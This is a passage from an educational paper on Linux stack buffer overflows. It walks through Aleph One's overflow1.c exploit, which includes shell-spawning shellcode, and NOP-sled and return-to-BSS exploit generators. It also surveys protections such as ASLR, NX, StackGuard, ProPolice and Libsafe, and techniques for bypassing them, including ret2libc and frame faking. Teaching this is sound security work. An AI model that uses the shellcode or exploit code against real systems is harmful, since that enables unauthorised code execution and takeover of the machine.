As we can see, the value that is at the position with offset four with respect to the SP, is putted into *ebx* (*_exit+0*). But what is that value? Looking at the precedent figure, we have that the stack pointer, at that moment points at the cell that contains the zero value. However, when the *exit* is called, the return value is pushed into the stack (its length is 4), and then, now, the SP points at the cell that contains the *ret* value, which is 4 byte before the zero value, and 8 bytes before the *ebp* (looking to the offset with respect to the SP). Given that, the value that is putted into the *ebx* register is proper the zero that was "pushed" in the *main* context. This is the mechanism described in the precedent examples: the padding bytes added by the compiler, are used to perform *push* and *pop* operations. In *_exit+4* and *_exit+9* are called the system calls belonging to the *exit_group*. This is not useful for our discussion, so we jump directly to *_exit+15*. In that instruction the value 1 is putted into the *eax* register, and so the *int 0x80* can be called. The *int 0x80* permit to enter in the kernel land (to execute the system calls), but we have to precise that nowadays, from the Linux kernel 2.6 and from Windows XP, a new mechanism has been introduced. That operating systems, in fact, uses the *sysenter* and *sysexit* instructions of the Intel Instruction Set (IIS), which allow to make request from user mode to kernel mode in a more efficient way than the *int 0x80* (obtaining the same goal). For simplicity, in our discussion is used the *int 0x80*. Notice that the register *eax* and *ebx* were used: this is not a casual choice, but it is the way in which the operating system manages the parameters of the system calls. In the *eax* register is present the number corresponding to the specific system call (system calls are numbered in a unique way) , while in the other *ebx, ecx,* *edx* registers, are present the parameter that we want to pass to the system call. So, at the end, if we want to perform an *exit* in assembler, it is sufficient to put one in *eax* (which is the number corresponding to the exit) and the return code in *ebx*, and then, call the *int 0x80*, which executes in kernel mode, the *exit* syscall. This is very important in our discussion because, as we have already seen in shellcode.c example of the Aleph One, no exit operation is performed. So, in order to avoid dangerous consequences belonging to the failure of the *execve* instruction contained in it (keep in mind that this concept is valid for any generic program), we have to put an exit operation. So, when we will write the corresponding shellcode, we have to put, at the end, the *exit* operation, that is performed in the way described before.

3.4 Write an exploit

The last step is to put all pieces together. Till now we have seen how we can redirect the flow of execution, and how we can exploit this redirection in order to execute some arbitrary code. This arbitrary code, for our goal is clearly a shellcode and, the way in which it is written is explained in details in section 1.6. The exploit that we want to analyze is a local one, to put it better, is a program written by Aleph One, which use a *strcpy* function to copy a buffer into another one. The goal of the program, as said before, is obtained with a "special" string to copy: in this way it is possible to perform a buffer overflow attack.

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
char large_string[128];
void main()
{
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;
    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;
    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i];
    strcpy(buffer,large_string);
}
```

As you can see, the shellcode adopted is the one explained in 3.2 which has the final result of spawning a bash shell. This result is obtained simply copying one long string in another shorter one, using the function *strcpy* that does not provide any bounds control. The source code of *strcpy* in fact, can be model as follows:

```
char *strcpy(char *dest, const char *src)
{
  unsigned i;
  for (i=0; src[i] != '\0'; ++i)
    dest[i] = src[i];
  dest[i] = '\0';
  return dest;
}
```

As it is possible to see the *strcpy* copies a source string into a destination one until a character of termination ("*\0*"), is found on the source buffer. This mechanism so, does not provide any bounds checking, given that it simple copies until the terminator, doesnt worrying if the destination string is smaller than the source one [30]. This mechanism, so, exploit the fact that the return address can be overwritten by copying a longer string into a shorter one, which, given that it is allocated into the stack, permit to apply the buffer overflow attack, as explained in the section 1.5. In our case, as you can easily understand, the long string is *large_string*, while the short one is *buffer*. After that a pointer which points to the large string is declared and all the *large_string* is filled with the address of buffer (1st for cycle). After that, another for cycle put the shellcode at the begin of large string: at this point the *large_string* is filled with the shellcode and the remaining space with the address of buffer: this part is responsible to make possible the redirection and the execution of the shellcode. At this point we are ready to perform the *strcpy*: the large string overwrites the small one that, given that is allocated into the stack, permit to overwrite also the return address, pointing to its head (where there is the shellcode). From a graphical point of view the stack and the vectors are so allocated:



A
Allocated space
sfp
ret
buffer
Addresses grows
Stack grows
Shellcode
A A A A A A
large_string
The two for cycle permits to build the large_string vector with the shellcode and the address of buffer(A)

Figure 14: Linux overflow1.c - variables scenario



A
buffer
Allocated space
sfp
ret
Shellcode
A A A A A A
Addresses grows
Stack grows
strcpy
Shellcode
A A A A A A
large_string
The strcpy permits to copy the large_string into buffer. Given that no bounds check are performed, the ret is overwrited

Figure 15: Linux overflow1.c - buffer overflow

As we can see the return address is overwrite with the address of the string *buffer* (we call it A), which contains the shellcode. So, when the program terminates, the return address is A and the shellcode is executed, opening a new bash shell. This is a clear example of bugged program: given that *strcpy* does not perform any bounds check, there is the possibility of a buffer overflow attack. Another consideration is that this example is, as said before, a local one. This is because we have written a bugged program with the relative exploit. However, in a real scenario, the objective of the attackers is to exploit vulnerabilities of programs stored in remote machine, in order to take control of it. In this case the shellcode is a little bit different, in the sense that it provides a remote bash shell as a root user and the goal is obtained, in general, giving to the program a specific ad hoc build input (analog to the *large_string* of our example) which exploits the vulnerability using the same mechanism as before. Lets try to run this code. We would expect to see a new bash shell, but, it is not so on our Arch Linux system. What happens is that no operation is performed, because some protection is activated. This protections does not permit to execute the shellcode and so the new bash shell is not created. Supporting this we have tried to execute the same code on the Damn Vulnerable Linux (DVL) which is a Linux Distribution without protections (see section 3). On this scenario the code works perfectly, opening a new bash session. So, at this point we have understand that new

Linux systems have some protections that does not permit the running of this type of code. The topic of protections is very important and we are going to analyze it in details in next sections. At the end let us notice that in all previous examples (in particular in flow redirections, section 3.1, and when we have wrote some shellcode, (section 2.6), the protections were artificially disabled in order to run those codes (changing the settings of the system). However in real scenario, the attacker does not have the possibility to change the settings of an hypothetical remote system, because he is not yet a root user (this is his goal). So some other mechanism has to be developed in order to trick those protections.

4 Protections against buffer overflow

In the previous examples we have seen that it is possible to change the flow of execution (example3.c), perform an execution of a program that we want (shellcode.c) , and finally that it is possible to put all pieces together (overflow1.c). But when we had putted all together, it happens that nothing has happened. In other word the piece of code that we have written does not work as predicted on our architecture, but it works and give the predicted results only on the old distribution. As we have said before (section 3.4), the only thing that is different between the two distribution is that one is new and the other is old, without protections. And this is the point, the protections. It is clear that the new one must have some protection, that cause the non-execution of our code. In addition, we can say that, from empirical trials, if we write a piece of code in assembler and we want to obtain the opcodes, it happens that from the object file all works perfectly but, if we try to obtain the opcodes from the executable file, all does not work. But how it is possible that from the same code one solution works and another does not work? The answer, in this case is that the linker adds some protection to our assembler code, because the difference between the object file and the executable file is that the second one is linked by the linker. So it is clearly responsable for the protections adding. Looking at this phenomenon from a general point of view, we can say that the new operating system have some protections against the buffer overflow attacks. In next section we are going to analyze and to explain what protections are, and how do they work.

4.1 Programmers protections

In a buffer overflow attack scenario, the first thing that can be done is write secure code. This is because an hypothetical attacker should not be facilitated in his work. In other words, given that the buffer overflow attacks are very usual in this context, the programmer must adopt all possible tricks to make life difficult to the attackers. Notice that this first kind of countermeasure are not countermeasures adopted by the OS, so they are not attributable to the OS itself. It is a solution that has to be adopted by programmers, in order to trying avoid buffer overflow exploitation. In this scenario it is a must mention that, for example, when it is performed an operation like the copy of a string, it is a bad rule to use functions like *strcpy* etc, because they does not perform any bounds checking.

If *strcpy* is used, in fact, it may happen that a larger string is copied into a shorter one and the return address can be modified such as it points to a piece of malicious code (see section 3.4).

For this reason is better to use functions like *strncpy* [4], that does not copy a string if it exits from the bounds. Modern compilers check for this problem (making some Static code analysis [29]), in the sense that they offer warnings on the use of unsafe constructs such as *strcpy*, and sometimes they can change the way a program is compiled, allowing bounds checking to go into compiled code automatically, without changing the source code. These compilers generate the code with built-in safeguards that try to prevent the use of illegal addresses. Any code that tries to access an illegal address is not allowed to execute. At the end we can summarize this concept saying that any time your program reads or copies data into a buffer, it needs to check that there is enough space before making the copy.

4.2 System default protections

4.2.1 Address Space Layout Randomization (ASLR)

ASLR (Address Space Layout Randomization) is a countermeasure adopted by new Linux systems, since kernel 2.6.12. This solution causes that certain parts of a process virtual address space, become different for each invocation of the process, with the effect that the related memory addresses are not known a priori from the attackers. These values, so, have to be guessed and a mistaken guess is not usually recoverable, because if an attacker wrong its guess, the application will crash (a wrong guess can touch protected memory zone, and so the application crashes due to an access violation). Thus *ASLR* relies on the low probability that an attacker has in order to guess where each area is located: the concept is that security increase by increasing the search space. The idea of Address space randomization become stronger if some mechanism of entropy is present in the random offsets. If we modelize the address that has to be guessed as a random variable, we can define its entropy as a measure of the uncertainty associated with the address, and it increases by either raising the amount of virtual memory area space, or reducing the period in which the randomization occurs. The period is typically implemented as small as possible, so most systems must increase VMA [2] space randomization. Attackers can use several methods to reduce the entropy present in a randomized address space. For example, when a function is called, it is known that the parameter are pushed into the stack (section 1.4). But if an attacker can extract the address of the relative BP or the return pointer for example, he does not know the whole address space, but it is clear that he can reduce its entropy (he is able to know a sort of area in which the address stays). Another technique is to do attacks on the stack and not on the heap. This is because the word is longer in the heap (4096 byte) than the stack one (in general 4 bytes), and so the entropy is higher in the heap area (entropy increases with the used space because we are using more addresses space). Thus, for an attacker is more convenient to do attacks where the entropy is less: this is why we are interested in stack overflow attacks (pay attention that exist also the heap overflow, but they are not the scenario of this work). *ASLR* effects are that, as we have already said, if we try to run some test code the whole address space changes each run time. Looking at this from a practical point of view, we can analyze a simple test code which has the goal of showing what is the current ebp (an assembler in line instruction was used).

```
#include <stdio.h>
int main( int argc, char **argv ){
    long ebp;
    asm ( "movl %%ebp, %0\n" :"=r"(ebp) );
    printf( "Current ebp: 0x%x\n", ebp ),
return 0;
}
```

If we try to run this piece of code it is possible to see *ASLR* effects. Those effects, in our example, are that the address of the current *ebp* changes for each invocation of the program,

[2]Virtual Memory Addresses

but keep in mind that for each run not only the Verbatim(ebp) changes, but the whole address space will change (*ebp*), SP, address of variables and so on):

```
>./test_ebp
Current ebp: 0x00420058
> ./test_ebp
Current ebp: 0x00520b5a
> ./test_ebp
Current ebp: 0x0125a61f
```

Obviously, if *ASLR* is not active, the address of *ebp* will remain the same. Given that on our modern Linux System, *ASLR* is active by default, we have used a way to disable it in order to run our test code of the previous chapter (Section 3 examples). In Linux systems, in fact, it exists a flag called *randomize_va_space*, which has the goal of containing a value that can activate or disable the randomization (*ASLR*). This flag, in particular, if has value zero disable this function, while if it has value one enable *ASLR*. So, given that, by typing the instruction *echo 0 ¿ /proc/sys/kernel/randomize_va_space* on our shell (we have to be root user to type the command), it is possible to disable *ASLR* in order to run some test code. At this point, from an attacker point of view, may seem trivial to disable the *ASLR* on the victim's machine, but remember that first of all the victims machine is a remote box and second that on Linux systems it is not possible to give this type of command if the Root privileges are not owned. So, given that an attacker has not yet the root privileges (because it is the goal of his work) the command shown before, cannot be typed into an attack scenario. Thus it is necessary to use another mechanism in order to disable ASLR if someone wants to do an attack to a vulnerable system: some bypass techniques, so, are explained below. The first one plans to adopt a brute-force technique [11]: if we does not know where our shellcode is in the memory (because the address space is randomized), first of all we can try to reduce the entropy using the above technique (for example extracting the address of BP as said before), and then, given that we have an idea of the addresses in the process space, try to bruteforce the overwriting of the return address, such that it points to our piece of shellcode. If the attacker is lucky, in a short time he is able to modify in a right way the ret value, and execute the shellcode (that performs the operations that he wants). But the success of pure brute force is heavily based on how tolerant an exploit is to variations in the address space layout. This is because if we overwrite the return address such that it points to our shellcode (which is located into a buffer in the stack) and we insert some NOP (No Operations) at the begin of the shellcode, we increase the probability of execute the code: the range of valid addresses is larger. To better understand this concept, lets consider the following figure:




Figure 16: Linux ASLR - bruteforce attack

In case a (no NOP inserted), the attacker has only one possible *ret* value to overwrite, because all other addresses points to another position. In case b, instead, the attacker can write in the ret field the address of the shellcode, but also the address of one of the NOP that comes before the shellcode itself: if the ret in fact point here, n NOP (N in the figure) were performed before running the shelcode (where n is the number of NOP between the point of return and the shellcode). Here there is an example of an exploit that use NOPs and bruteforce attack. First to see the code, let's consider that the number of trials can be higher because, when a bruteforce attack scenario is considered, the attacker is in the point of view that he has to do many trials before finding the correct *ret* position.

```
#define NOP 0x90
int main ( int argc , char* argv [ ] ) {
    char *buff , *ptr ;
    long *adr_ptr , adr ;
    int i ;
    int bgr = atoi ( argv[ 1 ] ) + 8 ;
    int offset = atoi ( argv[2] ) ;
    buff = malloc ( bgr ) ;
    adr = 0xbf010101 + offset ;
    for ( i=0; i<bgr ; i ++)
         buff[i] = NOP;
    ptr = buff + bgr - 8;
    adr_ptr = ( long*) ptr;
    for ( i=0; i <8; i+=4)
         *( adr_ptr++) = adr ;
    ptr = buff +bgr-8-strlen (shellcode) ;
    for ( i=0; i<strlen (shellcode);i++)
         *( ptr++) = shellcode[i] ;
    buff[bgr] =    \0     ;
    puts(buff) ;
return 0 ;
}
```

The code shown before is an exploit for Linux Systems which is analog to the exploit presented in section 3.4. The unique difference is that the string that contains the shellcode (which is called *buff*) was filled up not only with the shellcode itself and the return address (second and third for cycle): before copying the shellcode into *buff*, the first for cycle put some NOPs in the string that provide the functions explained before. The second technique to bypass *ASLR* is the so called "return into non randomized memory" attacks [11]. The idea is that *ASLR* do not randomize all areas of the process but just the stack one. There are areas such heap, text, data and BSS (that contains the uninitialized global and uninitialized static local variables) which are not randomized. So, given that they are at fixed addresses we can set the return addresses to one of those fixed addresses, bypassing in this way the *ASLR* protection. Analyzing all this areas we have:

- Text: A return to this area is not possible, because this is a read only area and so we cannot place here a piece of shellcode. If we try to write here we will receive a segmentation fault.
- BSS: A return here is possible because it is permitted to write in this area of memory: it is not read only. But we have the problem that the return address is stored in the stack area (even if we want to return here, the return address is saved into the stack, see section 1), so we need two inputs: one to overwrite the ret value (which has to be given into the stack area) and another that contains the shellcode (which has to be given in the BSS area).
- Data: A return here is possible as the BSS area: the two areas are similar, the only difference is that the here there are the initialized variables instead of the non-initialized one.

- Heap: A return here is possible as the BSS for the same reason of data area. This area instead, contains all the dynamical variables (created with *malloc* for example) .

At the end, here there is an example of exploit that use the return to the BSS:

```
int main ( void ) {
    char *buff , *ptr ;
    long * adr_ptr ;
    int i;
    buff = malloc ( 264 ) ;
    ptr = buff ;
    for ( i=0; i <264; i ++)
        *( ptr ++) =    A    ;
    ptr = buff+264-8;
    adr_ptr = ( long *)ptr ;
    for ( i=0; i <8; i+=4)
        *( adr_ptr++) = 0x080495e0 ;
    ptr = buff ;
    for ( i=0; i<strlen (shellcode) ; i++)
        *( ptr++) = shellcode [ i ] ;
    buff [ 264 ] =    \x00    ;
    printf (    %s    , buff ) ;
}
```

4.2.2 Stack Execute Invalidation (NX bit)

The idea of stack execute invalidation stays in the fact that malicious code, which in our discussion is the shellcode, is an input argument to the program (it is passed into a string, as we have already seen in past examples). So, since it resides into the stack and not in the code segment, to provide a protection mechanism, we have to invalidate the stack to execute any instructions. The concept described just before is implemented in Linux Systems with the *HIGHMEM64* option, which is required to gain access to the NX bit in 32-bit processors [27]. *NX bit*, which stands for No eXecute so, is a processor feature that can be enable with the *HIGHMEM64* option and marks certain areas of memory as non-executable: the processor will refuse to execute any code residing in the protected areas of memory. The *NX* is the last bit, the number 63 (the bits are counted in 64-bit integers from 0) of the address in the table on an x86 processor. If the bit is 0, the run of code from that page of memory is allowed, while if it is equal to 1, it means that there data only and then any resident code will not be processed.

Linux Operating System currently supports standard *NX* on CPUs that support it (The support for this feature in the 64-bit mode on x86_64 CPUs was added in 2004 by Andi Kleen, and later the same year, Ingo Molnar added support for the *NX bit* in 32-bit mode on 64-bit CPUs). These features have been in the stable Linux kernel since release 2.6.8, so our system is provided with this solution, even if it is a must say that some desktop Linux distributions such as Fedora Core 6, Ubuntu, etc., do not enable this tool by default. But at this point lets consider that even if the code cannot be placed on the stack, an attacker could use a buffer overflow to make a program "return" to an existing malicious subroutine, and create an attack. So, up to now it is clear that having just a non-executable stack is not enough. For this reason Red Hat's Ingo Molnar implements this idea (implementing a more clever version of the hardware *NX bit*) in the *ExecShield* patch, which flags data memory as non-executable and the program memory as non-writeable: in this way the functionality of *NX bit* were coupled with the solving of the problem explained before (if the memory is non writable, an attacker cannot modify the ret

address).
After that, another security patch was released for the Linux Kernel, ever of the stack invalidation family. The *PaX* (released in 2000) in fact, implements a mechanism which give least privilege protections for memory pages. This idea permit to programs to do only the instruction that they have to do, nothing else. *PaX*, so, flags data memory as non-executable, program memory as non-writable and organize, in a random way the program memory. This solution implements also an *ASLR* mechanism (see Section 4.1.1). Before going on we have to precise that *ExecShield* and *PaX* are patches that can be installed into the system and can use the NX bit feature of the processor. However they are patches that are not installed by default: *ExecShield* involved some intrusive changes to core code in order to handle the complex parts of the interaction with the processor and *PaX* for the limited range of processors supported. Returning to the *NX bit*, which is the unique processors solution that can be supported by our Linux Kernel by default (the other two are patch that one can install), we have to say that to make the code running properly on our examples in past chapters, we had to check if the line *noexec=off noexec32=off* (which are kernel parameters) was present into the file */boot/-grub/menu.lst*. This line, in fact enable/disable the NX protection (so it enable/disable the processor feature that manage NX). In particular if the flags have the value "on" NX check is active, while if the row is not written or the flag has the value "off", this countermeasure is not active.

So, to run the previous test code (especially for the shellcode) this line has not to be present or it has to be setted to off: otherwise shellcodes that are into the stack (which is in theory a non-executable space), do not work properly (Access Violation). At this point an important consideration has to be done. As we have already said, this countermeasure is not active by default: the line which active this function, so, is not present in that file when the operating system is installed into the machine. If we want to activate this countermeasure we have to put that line in *menu.lst* whit the flags setted to on. As *ASLR*, even here an hypothetical attacker cannot add those lines into *menu.lst*, for the same reasons above. So it exists a trick that an attacker can do in order to bypass this solution: a so called "ret2libc" attack [13]. This method consist briefly in exploit the fact that *libc* is a standard C library that contains lots of basic functions such as *printf(), exit() and System()* for example. Focalizing our attention on *System()*, we can say that it is a function that requires only the name of the program that we want to execute as a parameter. As you can easily understand, an attacker can force the program to return into this function of *libc*, and execute the desired instructions out of the stack space. Doing this, an attacker can execute his malicious code out of the stack space, bypassing so the NX protection. The thing that has to be done is first of all find the address of *System()* into the *libc*, because we want to put that value in the *ret* space. After that is sufficient to pass to that function, the name of the application that we want to execute (as parameter), and the trick is well completed. However this approach has some limitations: first of all if we want to call more than a function, for example to spawn a shell and set its owner to the root user (to get finally a root shell), it is not possible to do, because we have only one return address available to overwriting. Second, if we want to pass some parameter equal to zero, this can be seen as string terminator and so it can make difficult the attack. For this reasons, there are two methods due to perform those multiple calls. The first one is the so called "esp lifting" and consist in the fact that we can build ad hoc an attack string, exploiting the function epilogue (eplg) mechanism for binaries compiled with *formit-frame-pointer* flag. When this flag is active, in fact, the epilogue moves the SP exactly of the size of the local variables, such that it points directly to the *ret* value:

```
addl  $LOCAL_VARS_SIZE,%esp
      ret
```

Before doing the eplg in fact, the SP points to the top of the stack, which contains the local variables and then the *ret* address (for the moment we do not consider the other cell after *ret*). When the eplg is done the SP is moved just of the dimension of the allocated space (*$LOCAL_VARS_SIZE*) and so it is going to point to the *ret* address.




Figure 17: Linux nxbit - esp lifting

So, if we build a string attack like the above one (to save space it is not represented the *$LOCAL_VARS_SIZE* filling up), the vulnerable program returns in Verbatim(f1), which can see its arguments. Look in fact from *f1* to *f1_argn*: we have artificially created its stack. When f1 has to end, it make the return at the address indicated from the *eplg* procedure (because for f1, eplg is its return address if we look at its ad hoc created "stack"), that is an epilogue procedure like the one described before which permits to move directly to the next function, which is at the address of *f2* (see figure). In this way SP now points at f2: so, also it can be executed and we have obtained our goal, to execute two functions in a row. Notice that also *f2* can see its arguments: we have created ad hoc the attack string in such a way that *f1* and *f2* see in an artificial way their hypothetical stack situation.
The second technique, so called "frame faking", is designed for programs that are compiled without the *formit-frame-pointer* flag. The epilogue of this kind of binaries is composed just from a leave and a ret instruction:

```
leave
      ret
```

Briefly the frame faking consist in putting a list of fake ebp and just after perform some function epilogue: in this way the bugged program returns into the first function which, after performs its operations make the function epilogue. But given that the function epilogue is the epilogue described before (leave which restore the *ebp* and *ret* which restore the SP), if we build an attack string which contains a series of fake *ebp* and fake *ret*, we can perform the execution of a series of functions, by copying, time by time, into *ebp* the fake one and then return to the next function that the attacker wants to visit.

4.3 Compiler and linker protections

4.3.1 StackShield (Optional)

StackShield [8] is a tool that copies, when the function prologue is done, the return address of a function to a safe place which is, for our examples, an unoveflowable location (the data segment for example). So, on the function prologue phase, the ret address is pushed into the stack (see section 1.4) and also copied to the safe place. This step permit to perform the protection control: when the function epilogue is performed, the system check if the value stored in ret is equal to the one stored in the safe space and, in case of mismatch the function will be ended immediately (in case of mismatch the ret address was changed). An interesting additional feature of this countermeasure is that *StackShield* can also check not for one address but for a range of addresses. The way of tricking this countermeasures are, for example, to generate an exception. Briefly whats happen is that when an exception is generated (by forcing an error for example), the exception handler has stored the address of what the system has to do in case of exception (there is one entry for each specific exception). So, if an attacker is able to modify this address and point to his shellcode, is clear that he is able to run the malicious code (after generating an exeption). Another mechanism due to trick this countermeasure is that it is possible to change the saved frame pointer just before doing the procedure epilogue. If an attacker is able to overwrite the sfp with a new one such that the relative ret address is not checked using *StackShield*, he can put in this frame the ret address that points to his shellcode, and so, when the procedure epilogue is done, the shellcode can be executed.

4.3.2 StackGuard (Optional)

StackGuard is a countermeasure against buffer overflow [6], implemented in gcc compiler in 1997 and invented by Crispin Cowan. The first version of gcc that provides this kind of solution was the release 2.7.2.2 (as a zero canary, see after for more explanations). After that release, *StackGuard* was implemented as a standard part of Immunix Linux systems from 1998 to 2003 (gcc version 2.7.2.3), and was suggested in 2003 to be implemented in all Linux systems. However, versions of gcc 3.x offers no particular versions of that tool: if a programmer wants to insert that protection has to install that plugin of the gcc compiler (it is not installed by default). *StackGuard* detects and defects attacks by protecting the return address on the stack from being altered. It practice it places a canary word before to the return address when the procedure prologue is done. In this way, when the function is called, just after pushing the *ret* address it is pushed a canary word. When the procedure epilogue is done, if the canary word has been altered, it means that the return address was changed: an attacker so, has tried to own the system and so the program stops its execution (an alert into *syslog* is added). Let us see from a graphical point of view:



0x00000000
SP
Allocated Space
ebp
BP
CANARY
ret
Stack grows
Addresses grows
StackGuard inserts the canary word here: if an attacker modify the ret with an overflow string, he has also to modify the canary
0xFFFFFFFF

Figure 18: Linux StackGuard - stack situation

With this overview it seems that this solution can eliminate the problem of buffer overflow attacks. But some tricks can be adopted such that an attacker can bypass this protection: if he could read the canary word and encapsulate it into the string which is used to do the stack attack, he can overwrite the return address without compromising the integrity of the canary word. At the end, we can say that *StackGuard* uses three type of canary, to prevent this kind of attack:

- Terminator mode provides canary that contains NULL(0x00), CR (0x0d), LF (0x0a) and EOF (0xff). This is because those four character are character that in most architecture represent the string terminator: if we put those values we can rend harmless the attack.
- Random mode provides canary that are chosen at random at the time the program execs. In this way an hypothetical attacker cannot learn the value before the program has started. The range if random values value is taken from */dev/urandom* if available, and created by hashing the time of day if */dev/urandom* is not supported. This randomness is sufficient to prevent most prediction attempts.
- Random XOR mode provides canary that are random one but they are putted in a xor operation with some control data. This is because if an attacker wants to obtain the canary, he has first to spoof the random value, second he has to obtain the portion of control data and finally he has to perform the xor operation between them.

4.3.3 Stack Smashing Protector - ProPolice (Default installed)

The countermeasure introduced by gcc against buffer overflow attacks is the so called *Stack-Smashing Protector (SSP)* [28]. This feature, which is also known as *ProPolice*, is an evolution of the *StackGuard* concept, and it is written and maintained by Hiroaki Etoh. As we have said it derives from *StackGuard*, however it has some differences from it. First of all *ProPolice* moves canary code generation from the back-end to the front-end of the compiler, second *ProPolice* protects all the values saved in the context function (not only the ret value as *StackGuard* does, third there is to mention that *ProPolice* sorts the variables and pointers (where possible) by putting the pointers before the buffers due to prevent the corruption of the pointer using unbounded strings and, finally, it also makes copies of the arguments of the function present into the stack, due to put them together with local variables (in this way arguments are protected). In origin SSP was implemented as a patch of the gcc compiler versions 3.x, but up to now is included effectively in gcc versions 4.x (and also for some Linux distributions), even if the protection is not active by default. To activate the *ProPolice* protection you need to add, when the program is compiled, the instruction *-fstack-protector* to protect the type string variables and the instruction *fstack-protector-all* to protect all types of variables into the stack. To disable the protection, which is the thing done in order to run some examples from the Aleph One document (see section 3) especially to test the shellcode (section 1.6) the instruction *-fno-stack-protector* has to be typed. The mechanism of canary present in *ProPolice* is the same as *StackGuard*, in the sense that termination, random and xor random canaries are used. So, to have explanations about them, see section 4.2.2.

4.3.4 Run time checks

Another category of countermeasures are the run time check that are protections that are not installed by default on Linux Systems. The idea is to restrict the access of an application into the stack, in order to prevent attacks. *Libsafe* [19], for example, is a tool licensed under the LGPL Reference [3], that guarantee this kind of protection: in a transparent way it provides a way to make secure function calls. It can provide this goal simply setting an upper limit for buffers (upper if we look on how the addresses grows and lower if we look on how the stack grows), such that the *ret* address cannot be modified. All is done in practice by following the frame pointer, with a checking distance mechanism, which ensure that the *ret* address is

[3]Lesser General Public License

not overwritten (the tool is able to detect if someone writes into an address which is higher than the frame pointer, which points actually to the upper limit). *Libsafe* provides also that function that are vulnerable from the buffer overflow point of view, can be replaced with secure functions, in a transparent way for the users. Let us see how does it works for a check about a *strcpy* function. When a *strcpy* function is detected into the source code, *Libsafe* substitute the original *strcpy* with a safe one and then it calls an its own function (contained into the safe *strcpy*): a so called Function *_libsafe_stackVariableP().* This function check the length beetwen the buffer (that is the string which we want to copy) and the stack frame, and it should return 0 only in case when the address of the last cell of buffer does not point to a stack variable (in a buffer overflow attack scenario it returns 0, otherwise 1). Let us have a look at a portion of the code of that function:

```
uint _libsafe_stackVariableP(void *addr) {
...
/*
 * If _libsafe_die() has been called, then we don't need to do anymore
 * libsafe checking.
 */
if (dying)
     return 0;
```

Function *_libsafe_die()* is called when an attack is detected (see the comment in the code): the variable *dying* is set to one (this part is not visible in the above piece of code) and finally, the application is killed. And here we can easily discover one trick to bypass this protection: in case of multi-thread programs, it is possible to make attacks before the end of *_libsafe_die()*. So, during the time while checking is not active, an attacker can perform his attacks, because the flag *dying* is not already set by the first thread and so it is at its initialized value, 0. With this value of *dying* the Function *_libsafe_stackVariableP()* will return 1, and so the *strcpy* can be performed also if an attacker is behind this process.

4.4 Protections in a practical scenario

At this point we have all the necessary in order to understand what is happened in the examples of the chapter 4. Given the consideration done in for each single protection, we can say that in our modern Linux system are active only the *ASLR* and the *NX bit* by default. *Propolice* is installed and it can be activated if desired when the program is compiled, but, for our scope, this isnt never done. The program example3.c (section 3.1), in which our goal was to change the flow of execution, has the protection *ASLR* disabled, while the *NX bit* was not considered. This is because, given that we are working with addresses and not with some shellcode to execute, the only critical protection for our goal is *ASLR*. In first approximation it may seem correct, but let us look at the code: given that we have worked using an offset based approach (the ret was obtained adding four position from ebp), also the *ASLR* is not so critical: however, given that we are working with addresses, to make the computations easier, it was better to disable that protection. In the shellcode.c and the exit.c examples (sections 3.2 and 33) nothing about protections has to be considered, simply because those two programs have the goal of execute an *execve* and an *exit*, which are operations that are not critical for the system. They were done in order to find the shellcode that can spawn a shell, that it is itself a critical operation for the system. For this reason, when we have obtained the shellcode shown and used in section 4.4, it was not possible to try it if 